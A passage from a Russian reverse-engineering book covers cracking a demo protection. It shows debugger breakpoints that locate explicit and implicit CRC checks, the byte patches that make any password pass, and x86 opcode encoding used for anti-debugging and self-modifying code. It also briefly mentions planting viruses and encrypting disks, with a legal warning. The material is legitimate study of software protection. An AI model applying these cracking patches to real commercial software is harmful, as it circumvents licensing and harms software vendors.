-ERR: invalid CRC (d7988417) hello, hacker
```

и тут выясняется, что защита отнюдь не так непроходима, как нам это показалось вначале! Судя по надписи, она как-то контролирует целостность своего кода и прекращает работу в случае его изменения. Что ж! Открываем очередное пиво и продолжаем взлом. Можно поступить двояко: или поискать перекрестную ссылку на строку

```
-ERR: invalid CRC,
```

или же установить контрольную точку на модифицированный нами условный переход. Кинем монетку: если выпадет орел, ищем перекрестную ссылку, а если монета упадет решкой, используем контрольную точку (листинг 3.65). Так, а где у нас монетка? Нет монетки?! Ну, тогда, как истинные хакеры, мы быстренько пишем собственный генератор случайных чисел — решка! (Если у вас выпал орел, значит, нам с вами не по пути).

Листинг 3.65. Контрольная точка

```
> BA r4 0x407054
> G
Hard coded breakpoint hit
```

Отладчик WDB сообщает, что сработала контрольная точка останова. Пропускаем ее — это защита копирует код программы в локальный буфер для его последующей расшифровки (это следует из того, что мы всплыли на инструкции `MOVS`). Следующее всплытие отладчика соответствует обратной операции — копированию уже расшифрованного кода на место постоянного проживания. А вот третье по счету всплытие уже интересно (листинг 3.66).

Листинг 3.66. Явная проверка целостности кода защитного модуля

```
00401109 BA00104000        mov    edx,401000h
0040110E 8B3C0A            mov    edi,dword ptr [edx+ecx]
00401111 03DF              add    ebx,edi
00401113 41                inc    ecx
00401114 3BC8              cmp    ecx,eax
00401116 7CF1              jl     00401109
00401118 81FB80EC0040      cmp    ebx,4000EC80h
0040111E 741F              je     0040113F
```

Тривиальный алгоритм подсчета контрольной суммы буквально сам бросается в глаза. "Или автор защиты полный идиот, или же он специально хотел быть обнаруженным", — ворчим мы себе под нос, попутно размышляя, что лучше: скорректировать контрольную сумму или же просто заменить условный переход в строке `40111Eh` на безусловный, так чтобы он вообще не контролировал свою целостность? Ладно, будем приучать себя к аккуратности. Подгоняем курсор к строке `401118h` и даем команду

```
Run to cursor,
```

не забыв предварительно заблокировать установленную точку останова (иначе отладчик просто зациклится), и смотрим, какое значение содержит в себе регистр `ebx`. Как следует из Registers, оно равно `D7988417h`, в то время как оригинальная контрольная сумма защищенного файла была `4000EC80h`. Запускаем HIEW и переписываем ее, меняя

```
CMP EBX, 4000EC80H
```

на

```
CMP EBX, D7988417h.
```

Проверяем. Это работает! Выломанный файл успешно запускается и, молчаливо проглотив любой введенный пароль, смиренно сообщает `passwd ok` и продолжает нормальное выполнение программы. Обмыв это дело на радостях двойным количеством пива, хакер раздает выломанную программу всем нуждающимся в ней пользователям и в процессе эксплуатации взломанной программы выясняется, что ведет она, себя, мягко выражаясь, не совсем адекватно. В частности, в нашем случае она выводит на экран: `2 * 2 = 34280`.

Вот это номер! Поскольку доверять такому взлому со всей очевидностью нельзя, лучше всего не испытывать судьбу, а приобрести легальную копию программы (особенно, если дело касается бухгалтерского ПО, ошибки которого несопоставимы с его стоимостью). Но все-таки, хотя бы в плане спортивного интереса, можно ли взломать такую программу или нет? Условимся, что мы не будем анализировать код, вычисляющий дважды два, поскольку в реальном, полновесном приложении очень легко добиться, чтобы ошибка проявлялась не в месте ее возникновения, а в совсем другой ветке программы, делая тем самым обратную трассировку невозможной.

Первое, что попытается сделать любой здравомыслящий хакер — поискать смещение или содержимое модифицированных им ячеек, надеясь, что они хранятся в программе прямым текстом. Причем следует помнить о том, что некоторые защиты контролируют не сам модифицированный байт, а некоторую протяженную область, которой он принадлежит. В частности, если контролируется целостность первого байта условного перехода, то разработчик защиты может схитрить, обратившись к двойному слову, расположенному на три байта "выше". Что ж! Сказано, — сделано. Ищем... Быстро вы-

ясняется, что ничего похожего на смещение модифицированного нами перехода в защищенной программе нет, но вот его оригинальное содержимое на наше удивление все-таки обнаруживается (листинг 3.67).

Листинг 3.67. Искомое содержимое

```
.text:00401090 arg_3F        = dword ptr  43h
.text:00401090 arg_53        = dword ptr  57h
.text:00401144               mov    ecx, [esp+0Ch+arg_53]
.text:00401148               mov    edx, [esp+0Ch+arg_3F]
.text:0040114C               xor    ecx, 48681574h
.text:00401152               xor    edx, 5EC0940Fh
.text:00401158               mov    eax, 2
```

Мало того! Рядом с ним валяется указатель `57h`, который "волшебным" образом совпадает с относительным смещением модифицированного нами байта, отсчитываемого от начала тела первой зашифрованной процедуры (развитие зрительной памяти невероятно ускоряет взлом программ). Так вот ты какой, северный олень! Буквально за одну-две секунды мы вышли на след защитного кода, который по замыслу автора мы ни за что не должны были обнаружить! А обнаружили мы его только "благодаря" тому обстоятельству, что и смещение, и содержимое контрольной точки хранилось в программе в открытом виде. Вот если бы оно вычислялось на лету на основе запутанных математических операций... впрочем, не будем повторяться, мы об этом уже говорили.

Хорошо, условимся считать, что поиск по содержимому не дал результатов и хакер остался с защитой один на один. Что он еще может предпринять? А вот что, аппаратная точка останова на модифицированный байт! Да, конечно, мы уже устанавливали ее, но ранее слишком быстро отсекали "лишние" срабатывания. Теперь же настало время заняться этим вопросом вплотную. Вновь запустив порядком затосковавший за это время WDB, мы даем ему уже знакомую команду

```
ba r4 0x401057
```

(не обязательно набивать ее на клавиатуре, достаточно лишь нажать стрелку вверх, и отладчик сам извлечет ее из истории команд). Первое срабатывание приходится на следующий код (листинг 3.68).

Листинг 3.68. Отладчик засекает обращение к модифицированному байту

```
004010C8 C1E902     shr     ecx,2
004010CB F3A5       rep     movs   dword ptr [edi],dword ptr [esi]
004010CD 8BCA       mov     ecx,edx
```

Узнаете? Ну да, были мы здесь недавно и все тщательно проанализировали, так и не обнаружив ничего интересного. Идем дальше? Стоп! А точку останова на буфер-приемник кто будет ставить? OK, отдаем отладчику следующую команду:

```
ba r4 (edi — 4).
```

Почему `(edi — 4)`? Так ведь точки останова срабатывают после выполнения соответствующей им команды, т. е. на момент всплытия отладчика регистр `edi` указывает на следующее двойное слово, а совсем не на то, которые содержит только что скопированный в буфер код.

Очередное всплытие отладчика приводит нас к коду расшифровщика, уже знакомому нам и не содержащему абсолютно ничего интересного. Не тратя на него понапрасну свое драгоценное время, мы отдаем команду

```
G
```

и через серию последовательных всплытий отладчика отождествляем расшифровку защитного кода, его обратное копирование, явную проверку контрольной суммы и, наконец, сталкиваемся с малопонятным кодом, про который можно сказать лишь одно: он использует значение тех самых ячеек защитного кода, которые мы варварски "модернизировали" (листинг 3.69).

Листинг 3.69. Отладчик засекает код, явно выполняющий неявный контроль целости критических ячеек защитного модуля

```
0040113F E80CFFFFFF         call   00401050
0401144 8B4C2463            mov    ecx,dword ptr [esp+63h]
00401148 8B54244F           mov    edx,dword ptr [esp+4Fh]
0040114C 81F174156848       xor    ecx,48681574h
00401152 81F20F94C05E       xor    edx,5EC0940Fh
00401158 B802000000         mov    eax,2
0040115D 8D4C1104           lea    ecx,[ecx+edx+4]
00401161 8D54240C           lea    edx,[esp+0Ch]
```

Конечно, в данном демонстрационном примере алгоритм балансировки распознается без особого труда и серьезных умственных усилий, но как бы там ни было, аппаратные точки останова позволили выявить тот самый код, что осуществляет неявный контроль целостности защиты. Кстати, аппаратных контрольных точек всего четыре, а буферов, в которые можно запихать клоны копий оригинального кода программы, неограниченно много. Словом, если чуть-чуть постараться, можно очень сильно умерить хакерский пыл: за всеми буферами так просто не уследишь, придется анализировать огромное количество кода, лишь часть из которого непосредственно отно-

сится к защитному механизму, а все остальное — мусор. Чтобы еще больше запутать хакера, можно осуществлять неявный контроль целостности не при каждом запуске программы, а, скажем, на основе датчика случайных чисел — один раз эдак из десяти. "Плавающая" защита — что может быть хуже?! Да, теоретически можно и ее сломать, но, во-первых, даже трудно себе представить, сколько на это угробится времени, а во-вторых, никто не даст и кончика хвоста на то, что выявлены и нейтрализованы все уровни защиты. Ведь аппаратные точки срабатывают лишь в момент обращения к ним, а дизассемблирование бессильно выявить адреса, получаемые на основе сложных математических манипуляций с указателями.

Но все-таки давайте доломаем нашу защиту. В данном конкретном случае мы можем нейтрализовать защитный механизм, просто заменив команду

```
XOR ECX, 48681574H
```

на

```
XOR ECX, 48689090H,
```

т. е. просто скорректировав "балансир". Однако при взломе реальной программы хакер должен убедиться, что этот "балансир" и не балансирует что-то еще...

3.9. Ментальная отладка и дизассемблирование

Очень часто под рукой не оказывается ни отладчика, ни дизассемблера, ни даже компилятора, чтобы набросать хотя бы примитивный трассировщик. Разумеется, говорить о взломе современных защитных механизмов в таких условиях просто смешно, но что делать, если жизнь заставляет?

Предположим, у нас есть простейший шестнадцатеричный редактор, вроде того, какой встроен в DN, и, если очень повезет, debug.com, входящий в поставку Windows и часто остающийся неудаленным владельцами машины. Вот этим-то мы и воспользуемся. Скажу сразу, что придется очень нелегко. Большая часть дальнейшего требует труда и упорства, но дает вам практически неограниченную власть над техникой и владеющими ею людьми.

Вы сможете, например, поставить на диск парольную защиту, зашифровать несколько секторов, внести вирусы или разрушающую программу — и все это с помощью "подручных" средств, которые наверняка окажутся в вашем распоряжении.

Должен напомнить, что многие из описываемых действий могут серьезно конфликтовать с законом. Так, например, разрушение информации на жестком диске может повлечь большие неприятности. Не пытайтесь заняться шантажом. Если вы можете зашифровать и запаролить жесткий диск, то это

еще не означает, что потом за сообщение пароля можно ожидать вознаграждения, а не нескольких лет тюремного заключения.

Поэтому все дальнейшее разрешается проделывать только над своим собственным компьютером или с разрешения его обладателя. Если вы соглашаетесь с данными требованиями, то приступим. Дизассемблирование (тем более в уме) невозможно без понимания того, как процессор интерпретирует команды. Конечно, можно просто запомнить все опкоды команд и записать их в таблицу, которую потом вызубрить наизусть, но это не самый лучший путь. Уж слишком много придется зубрить. Гораздо легче понять, как строятся команды, чтобы потом с легкостью манипулировать ими.

Для начала разберемся с форматом инструкций архитектуры Intel (рис. 3.18).



Рис. 3.18. Формат инструкций

Заметим, что все поля, кроме поля опкода, являются факультативными: в одних командах они могут присутствовать, а в других нет.

Само поле опкода занимает восемь бит и часто (но не всегда) имеет следующий формат (рис. 3.19):



Рис. 3.19. Поле опкода

Поле размера равно нулю, если операнды имеют размер в байт. Единичное значение указывает на слово (двойное слово в 32-режиме или с префиксом `0x66` в 16-разрядном режиме).

Направление обозначает операнд-приемник. Нулевое значение присваивает результат правому операнду, а единица левому. Рассмотрим это на примере инструкции `mov bx,dx`:

```
8BDA                    mov       bx,dx
^^
10001011b
```

```
89DA                        mov       dx,bx
^^
10001001b
```

Не правда ли, мы можем, как по мановению волшебной палочки, переставлять операнды, меняя всего один бит? Однако задумаемся, как это поле будет вести себя, когда один из операндов имеет непосредственное значение? Разумеется, оно не может быть приемником и, независимо от значения этого поля, будет только источником. Инженеры Intel учли такую ситуацию и нашли оригинальное применение, экономящее до трех байтов. Рассмотрим ситуацию, когда операнду размером в слово или двойное слово присваивается непосредственное значение, по модулю меньше `0x100`. Ясно, что значащим является только младший байт, а нули, стоящие слева, по правилам математики можно и отбросить. Но попробуйте объяснить это процессору! Нужно пожертвовать хотя бы одним битом, чтобы указать ему на такую ситуацию. Вот тут-то и используется байт направления. Рассмотрим следующую команду (рис. 3.20).

```
810623016600 add w,[00123],0066 ^^ ^^^^ ^^^^
││             *
└─────> 10000001
```

Рис. 3.20. Байт направления

Если теперь флаг направления установить в единицу, то произойдет следующее (рис. 3.21):

```
8306230166 add w,[00123],0066 ^^ ^^ ^^^^
││             *
└─────> 10000011
```

Рис. 3.21. Байт направления в единицу

Таким образом мы экономим один байт в 16-разрядном режиме и целых три в 32-разрядном. Этот факт следует учитывать при написании самомодифицирующегося кода. Большинство ассемблеров генерирует второй (оптимизированный) вариант, и длина команды оказывается меньше ожидаемой. На этом, кстати, основан очень любопытный прием против отладчиков. Посмотрите на следующий пример:

```
00000100: 810600010200                add       w,[00100],00002
00000106: B406      ^^                mov       ah,006
00000108: B207                        mov       dl,007
0000010A: CD21                        int       021
0000010C: C3                          retn
```

После выполнения инструкция в строке `0x100` приобретет следующий вид (рис. 3.22).

```
00000100: 8206000102 add b,[00100],002 00000105: 00
|B406B2                    add       [si][0B206],dh
          ^^|
            |_____> ip
```

Рис. 3.22. Вид инструкции

Текущая команда станет на байт короче! И отрезанный ноль теперь — часть другой команды! Но при выполнении на "живом" процессоре этого не произойдет, так как следующее значение `ip` вычисляется еще до выполнения команды на стадии ее декодирования.

Совсем другое дело — отладчики, и особенно отладчики-эмуляторы, которые часто вычисляют значение `ip` после выполнения команды (это легче запрограммировать). В результате наступает крах. Несущественное, казалось бы, обстоятельство — до или после выполнения команды вычисляется `ip` — оказалось роковым. Приведу в подтверждение дамп экрана (рис. 3.23).

```
╔═[■]═CPU Pentium Pro═══════════════════════════╤══════1═[ ][ ]═╗
║ cs:0100 8306000102     add    word ptr [0100],-  ax 0000   │c=0║
║ cs:0105 00B406B2       add    [si-4DFA],dh    ■  bx 0000   │z=0║
║ cs:0109 07             pop    es              ▒  cx 0000   │s=0║
║ cs:010A CD21           int    21              ▒  dx 0000   │o=0║
║ cs:010C C3             ret                    ▒  si 0000   │p=0║
```

Рис. 3.23. Дамп экрана

Заметим, что этот прием может быть бессилен против трассирующих отладчиков (Debug.com, DeGlucker, Cup386), поскольку значение `ip` за них вычисляет процессор и вычисляет его правильно. Однако на "обычные" отладчики управа всегда найдется, а с эмуляционными справиться гораздо труднее, и приведенный пример один из немногих, где обеспечивается воздействие на виртуальный процессор.

Перейдем теперь к рассмотрению префиксов. Они делятся на четыре группы.

1. Префиксы блокировки и повторения:
   - `0xF0 LOCK`
   - `0xF2 REPNZ` (только для строковых инструкций)
   - `0xF3 REP` (только для строковых инструкций)
2. Префиксы переопределения сегмента:
   - `0x2E CS`
   - `0x36 SS`

- `0x3E DS`
- `0x26 ES`
- `0x64 FS`
- `0x65 GS`

3. Префикс переопределения размеров операндов:
   `0x66`
4. Префикс переопределения размеров адреса:
   `0x67`

Если используется более одного префикса из одной группы, то действие команды не определено и по-разному реализовано на разных типах процессоров.

Префикс переопределения размера операндов используется в 16-разрядном режиме для манипуляции с 32-битными операндами, и наоборот. При этом он может стоять перед любой командой, например

```
0x66 : CLI
```

будет работать! А почему бы и нет? Интересно, но отладчики этого не учитывают и отказываются работать. То же относится и к дизассемблерам, к примеру IDA:

```
seg000:0100 start           proc near
seg000:0100                 db      66h
seg000:0100                 cli
seg000:0102                 db      67h
seg000:0102                 sti
seg000:0104                 retn
```

На этом же основан один очень любопытный прием противостояния отладчикам, в том числе и знаменитому отладчику-эмулятору cup386. Рассмотрим, как работает конструкция

```
0x66 :retn.
```

Казалось бы, коль скоро функция `retn` не имеет операндов, то префикс `0x66` можно просто игнорировать. На самом деле все не так просто. Функция `retn` работает с неявным операндом — регистром `ip`/`eip`. Именно это и изменяет префикс. Разумеется, в реальном и 16-разрядном режиме указатель команд всегда обрезается до 16 бит, и поэтому возврат сработает как бы корректно. Но стек-то окажется несбалансированным! Из него вместо одного слова взяли целых два! Так нетрудно получить и исключение `0xC` — исчерпание стека. Попробуйте отладить чем-нибудь пример crack1E.com на диске — даже cup386 во всех режимах откажется это сделать, Turbo Debugger вообще зависнет! IDA не сможет отследить стек и вместе с ним все локальные переменные. Как видим, прием крайне прост, но и крайне надежен.

Впрочем, следует признать, что перехват `int 0xC` под операционной системой Windows бесполезен, и несмотря на все ухищрения приложение, породившее такое исключение, будет безжалостно закрыто. Хотя в реальном режиме это работает превосходно. Попробуйте убедиться в этом на примере crack1E.com. Забавно наблюдать реакцию на него эмулирующих отладчиков. Все они либо неправильно работают (снимают одно слово из стека, а не два), либо совершают очень далекий переход по 32-битному `eip` (в результате чего виснут), либо — чаще всего — просто аварийно прекращают работу по исключению `0xC` (так ведет себя cup386).

Еще интереснее получится, если попытаться исполнить в 16-разрядном сегменте команду `call`. Если адрес перехода лежит в пределах сегмента, то ничего необычного ожидать не приходится. Инструкция работает нормально. Чудеса начинаются, когда адрес выходит за эти границы. В защищенном 16-разрядном режиме при уровне привилегий CL0 с большой вероятностью регистр `eip` "обрежется" до 16 бит, и инструкция сработает (но похоже, что не на всех процессорах). Если уровень не CL0, то генерируется исключение защиты `0xD`. В реальном же режиме эта инструкция может вести себя непредсказуемо. Хотя в общем случае должно генерироваться прерывание `int 0xD`. В реальном режиме его нетрудно перехватить и совершить далекий far-переход в требуемый сегмент. Так поступает, например, моя собственная операционная система OS\7R, дающая в реальном режиме плоскую память. Разумеется, такой поворот событий не может пережить ни один отладчик. Ни трассировщики реального режима, ни v86, ни protect mode debugger, ни даже эмуляторы (во всяком случае, те, что мне известны) с этим справиться не в состоянии.

Одно плохо — все эти приемы не работают под Windows и другими операционными системами. Это вызвано тем, что обработка прерываний типа исключения общей защиты всецело лежит на ядре операционной системы, и оно не позволяет приложениям распоряжаться им по своему усмотрению. Забавно, что в режиме эмуляции MS-DOS некоторые EMS-драйверы ведут себя в этом случае совершенно непредсказуемо. Часто при этом они не генерируют ни исключения `0xC`, ни `0xD`. Это следует учитывать при разработке защит, основанных на приведенных приемах.

Обратим внимание также на последовательности типа

```
0x66 0x66 [xxx].
```

Хотя фирма Intel не гарантирует поведение своих процессоров в такой ситуации, но фактически все они правильно ее интерпретируют. Иное дело — некоторые отладчики и дизассемблеры, которые спотыкаются и начинают вести себя некорректно.

Есть еще один интересный момент, связанный с работой декодера микропроцессора (рис. 3.24).



Рис. 3.24. Работа микропроцессора

Декодер за один раз считывает только 16 байтов, и если команда "не уместится", то он попросту не сможет считать "продолжение" и сгенерирует общее исключение защиты. Однако иначе ведут себя эмуляторы, которые корректно обрабатывают "длинные" инструкции.

Впрочем, все это очень процессорно-зависимо. Никак не гарантируется сохранность и преемственность работы в будущих моделях. Поэтому и злоупотреблять этим не стоит. Иначе ваша защита откажет в работе.

Префиксы перекрытия сегмента могут встречаться перед любой командой, в том числе и не обращающейся к памяти, например: `CS:NOP` вполне успешно выполнится. А вот некоторые дизассемблеры сбиться могут. К счастью, IDA к ним не относится. Самое интересное, что комбинация

```
DS:FS:FG:CS:MOV AX,[100]
```

работает вполне нормально (хотя не гарантируется фирмой Intel). При этом последний префикс в цепочке перекрывает все остальные. Некоторые отладчики, наоборот, ориентируются на первый префикс в цепочке, что дает неверный результат. Этот пример хорош тем, что великолепно выполняется под Windows и другими операционными системами. К сожалению, на декодирование каждого префикса тратится один такт, и все это может медленно работать.

Вернемся к формату опкода. Ранее была описана структура первого байта. Отметим, что это фактически не документировано, и Intel уделяет ему всего два слова. Действительно, формат команд разнится от одной команды к другой. Однако можно выделить и некоторые общие правила. Практически для каждой команды, если регистром-приемником фигурирует `AX` (`AL`), существует специальный однобайтовый опкод, который в трех младших битах содержит регистр-источник. Этот факт следует учитывать при оптимизации. Так, среди двух инструкций

```
XCHG AX,BX
```

и

```
XCHG BX, DX
```

следует всегда автоматически выбирать первую, так как она на байт короче. Кстати, инструкция `XCHG AX,AX` более известна нам как `NOP`. О достоверности этого факта часто спорят в конференциях, но на стр. 340 руководства 24319101 фирмы Intel об этом сказано недвусмысленно. Выходит, никто из многочисленных спорщиков не знаком даже с оригинальным руководством производителя.

Для многих команд (`Jx`) четыре младшие бита обозначают условие операции. Точнее говоря, условие задается в битах 1-2-3, а младший бит приводит к его инверсии (табл. 3.3).

Таблица 3.3. *Коды операций*

КОД	МНЕМОНИКА	УСЛОВИЕ
0000	O	Переполнение
0010	B, NAE	Меньше
0100	Z	Равно
0110	BE, NA	Меньше или равно
1000	S	Знак
1010	P, PE	Четно
1100	L, NGE	Меньше (знаковое)
1110	LE, NG	Меньше или равно (знаковое)

Как видим, условий совсем немного, чтобы никаких проблем их запоминания не возникало. Теперь уже не нужно мучительно вспоминать: `jz` — это `0x74` или `0x75`. Так как младший бит первого равен нулю, то `jz` это `0x74`, а `jnz`, соответственно, `0x75`.

Далеко не все опкоды смогли поместиться в первый байт. Инженеры Intel задумались о поиске дополнительного места для размещения еще нескольких бит и при этом обратили внимание на байт `modR/M`. Трехбитовое поле `reg`, содержащее регистр-источник, очевидно, не используется, когда вслед за ним идет непосредственный операнд. Так почему бы его не использовать для задания опкода? Однако требуется указать процессору на такую ситуацию. Это делает префикс `0xF`, размещенный в первом байте опкода. Да, именно префикс, хотя документация Intel этого прямо и не подтверждает. При этом на не-MMX-процессорах для декодирования требуется дополнительный такт. Intel же предпочитает называть первый байт основным, а второй уточняющим опкодом. Заметим, что то же поле используют многие инструкции, оперирующие с одним операндом (`jmp`, `call`). Это все очень сильно затрудняет написание собственного дизассемблера, но зато дает простор для самомодифицирующегося кода и, кроме того, вызывает уважение к инженерам Intel, до минимума сократившим размеры команд. Конечно, это далось весьма не просто. И далеко не все дизассемблеры работают правильно. С другой стороны, именно благодаря этому и существуют успешно противостоящие им защиты.

Нужно четко представлять себе сам принцип кодировки команд, а не просто "мертвую" таблицу опкодов, которую многие вводят в дизассемблер и на этом успокаиваются. Ведь внешне все работает правильно.

К тонкостям кодирования команд мы вернемся ниже, а пока приготовимся к разбору поля `modR/M`. Два трехбитовых поля могут задавать код регистра общего назначения по табл. 3.4.

Таблица 3.4. *Код регистра*

код	8 бит операнд	16 бит операнд	32 бит операнд
000	AL	AX	EAX
001	CL	CX	ECX
010	DL	DX	EDX
011	BL	BX	EBX
100	AH	SP	ESP
101	CH	BP	EBP
110	DH	SI	ESI
111	BH	DI	EDI

Опять можно восхититься лаконичностью решения инженеров Intel, которые ухитрились закодировать столько регистров всего в трех битах. Отсюда, кстати, становится ясно, почему нельзя выборочно обращаться к старшим и младшим байтам регистров `SP`, `BP`, `SI`, `DI` и аналогично старшему слову всех 32-битных регистров. Во всем "виновата" оптимизация и архитектура команд. Просто нет свободных полей, в которые можно было бы "вместить" дополнительные регистры. Сегодня мы вынуждены расхлебывать результаты архитектурных решений, выглядевших такими удачными всего лишь десятилетие назад.

Обратите внимание на порядок регистров `AX-CX-DX-BX-SP-BP-SI-DI`. Алфавитный порядок немного нарушен, верно? Особенно странно в этом отношении выглядит `BX`. Но если понять причины, то не будет никакой нужды запоминать это исключение, все станет на свои места. `BX` — это индексный регистр. И стоит первым среди индексных.

Таким образом, мы уже можем "вручную", без дизассемблера, распознавать в шестнадцатеричном дампе регистры-операнды. Очень неплохо для начала! Или писать самомодифицирующийся код. Например:

```
00000000: 800E070024                or        b,[00007],024 ;
00000005: FA                        cli
00000006: 33C0                      xor       ax,ax
00000008: FB                        sti
```

Он изменит строку `0x6` на `xor sp,sp`. Это "завесит" многие отладчики и, кроме того, не позволит дизассемблерам отслеживать локальные перемен-

ные, адресуемые через sp. Хотя IDA позволяет скорректировать стек вручную, но для этого сперва нужно понять, что sp обнулился. В приведенном примере это очевидно (хотя, кстати, и не бросается в глаза), а если это произойдет в многопоточной системе? Тогда изменение кода очень трудно будет отследить, особенно в листинге дизассемблера. Однако нужно помнить, что самомодифицирующийся код все же уходит в историю. Сегодня он встречается все реже и реже.

2-битная кодировка	3-битная кодировка
00 ES	000 ES
01 CS	001 CS
10 SS	010 SS
11 DS	011 DS
	100 FS
	101 GS
	110 Reserved*
	111 Reserved*

Первоначально сегментные регистры кодировались всего двумя битами, и этого хватало, так как их было всего четыре. Позже, когда их стало больше, перешли на трехбитную кодировку. При этом два регистра 110b и 111b пока отсутствуют и вряд ли будут добавлены в ближайшем будущем. Но что же будет, если попытаться их использовать? Генерация int 0x6. А вот отладчики-эмуляторы могут вести себя странно. Иные при этом не генерируют прерывания, чем себя и выдают, а другие часто ведут себя непредсказуемо, так как требуемый регистр может находиться в области памяти, занятой другой переменной. Это происходит, когда ячейка памяти определяется по индексу регистра; при этом считываются три бита и суммируются с базой, но никак не проверяются пределы.

Поведение дизассемблеров также разнообразно. Приведем примеры.

- Hiew:

```
00000000: 8E                    ???
00000001: F8                    clc
00000002: C3                    retn
```

- qview:

```
00000000: 8EF8                  mov    !s,ax
00000002: C3                    ret
```

- IDA:

```
seg000:0100 start               db  8Eh ;
seg000:0101                     db 0F8h ;
seg000:0102                     db 0C3h ;
```

Кстати, IDA вообще отказывается анализировать весь последующий код. Как это можно использовать? Да очень просто: если эмулировать еще два сегментных регистра в обработчике `int 0x6`, то очень трудными будут как отладка, так и дизассемблирование. Однако это опять-таки не работает под win32!

Управляющие и отладочные регистры кодируются следующим образом (рис. 3.25):

	Control Register	Debug Register
000	CR0	DR0
001	Reserved*	DR1
010	CR2	DR2
011	CR3	DR3
100	CR4	Reserved*
101	Reserved*	Reserved*
110	Reserved*	DR6
111	Reserved*	DR7

Рис. 3.25. Кодировка регистров

Заметим, что опкоды операций `mov` различны, поэтому-то и получается кажущееся совпадение имен. С управляющими регистрами связана одна любопытная мелочь. Регистр `CR1`, как известно, в настоящее время зарезервирован и не используется. Так, во всяком случае, написано в русскоязычной документации. На самом же деле регистр `CR1` просто не существует! И любая попытка обращения к нему вызывает генерацию исключения `int 0x6`. Например, cup386 в режиме эмуляции процессора этого не учитывает и неверно исполняет программу. А все дизассемблеры, за исключением IDA, неправильно дизассемблируют этот несуществующий регистр.

- IDA:

```
seg000:0100 start          db  0Fh
seg000:0101                db  20h
seg000:0102                db 0C8h
seg000:0103                db 0C3h
```

- SOURCER:

```
43C5:0100                      start:
43C5:0100  0F 20 C8                              mov     eax,cr1
43C5:0103  C3                                    retn
```

- остальные:

```
43C5:0100                      start:
43C5:0100  0F 20 F8                              mov     eax,cr7
43C5:0103  C3                                    retn
```

Всех этих команд на самом деле не существует, и они приводят к вызову прерывания `int 0x6`. Не так очевидно, правда? И еще менее очевидно, что при обращении к регистрам DR4–DR5 исключения не генерируется. Между прочим, IDA 3.84 не дизассемблирует ни один регистр. Зато великолепно ассемблирует все (кстати, ассемблер был добавлен другим разработчиком).

Пользуясь случаем, акцентируем внимание на сложностях, которые подстерегают при написании собственного ассемблера (дизассемблера). Документация Intel местами все же недостаточно ясна (как в приведенном примере), и неаккуратность в обращении с ней приводит к ошибкам, которыми может воспользоваться разработчик защиты против хакеров.

Теперь перейдем к описанию режимов адресации микропроцессоров Intel. Тема очень интересная и познавательная не только для оптимизации кода, но и для борьбы с отладчиками (рис. 3.26).



Рис. 3.26. Ключевой элемент

Первым ключевым элементом является байт `modR/M`.

Если `mod == 11b`, то два следующие поля будут представлять собой регистры. (Это так называемая регистровая адресация, представленная рис. 3.27.)



Рис. 3.27. Регистровая адресация

Как отмечалось ранее, по байту `modeR/M` нельзя точно установить регистры. В зависимости от кода операции и префиксов размера операндов результат может варьироваться в ту или иную сторону.

Биты 3–5 могут вместо регистра представлять уточняющий опкод (в случае, если один из операндов представлен непосредственным значением). Младшие три бита всегда либо регистр, либо способ адресации. Последнее зависит от значения `mod`. Отметим, что биты 3–5 никак не зависят от выбранного режима адресации и всегда задают либо регистр, либо непосредственный операнд.

Формат поля `R/M`, строго говоря, не документирован, однако достаточно очевиден. Во всяком случае понимание этого позволяет избежать утомительного запоминания совершенно не логичной, на первый взгляд, таблицы адресаций (рис. 3.28).



Рис. 3.28. Таблица адресаций

Возможно, кому-то эта схема покажется витиеватой и трудной для запоминания, но зубрить все режимы без малейшего понятия о механизме их взаимодействия еще труднее; кроме того, нет возможности себя проверить и проконтролировать ошибки.

Действительно, в поле `R/M` все три бита тесно взаимосвязаны в отличие от поля `mod`. Оно фактически задает длину следующего элемента в байтах (рис. 3.29).

Разумеется, не может быть смещения `offset 14`, так как процессор не оперирует с полуторными словами, и комбинация `11` указывает на регистровую адресацию.

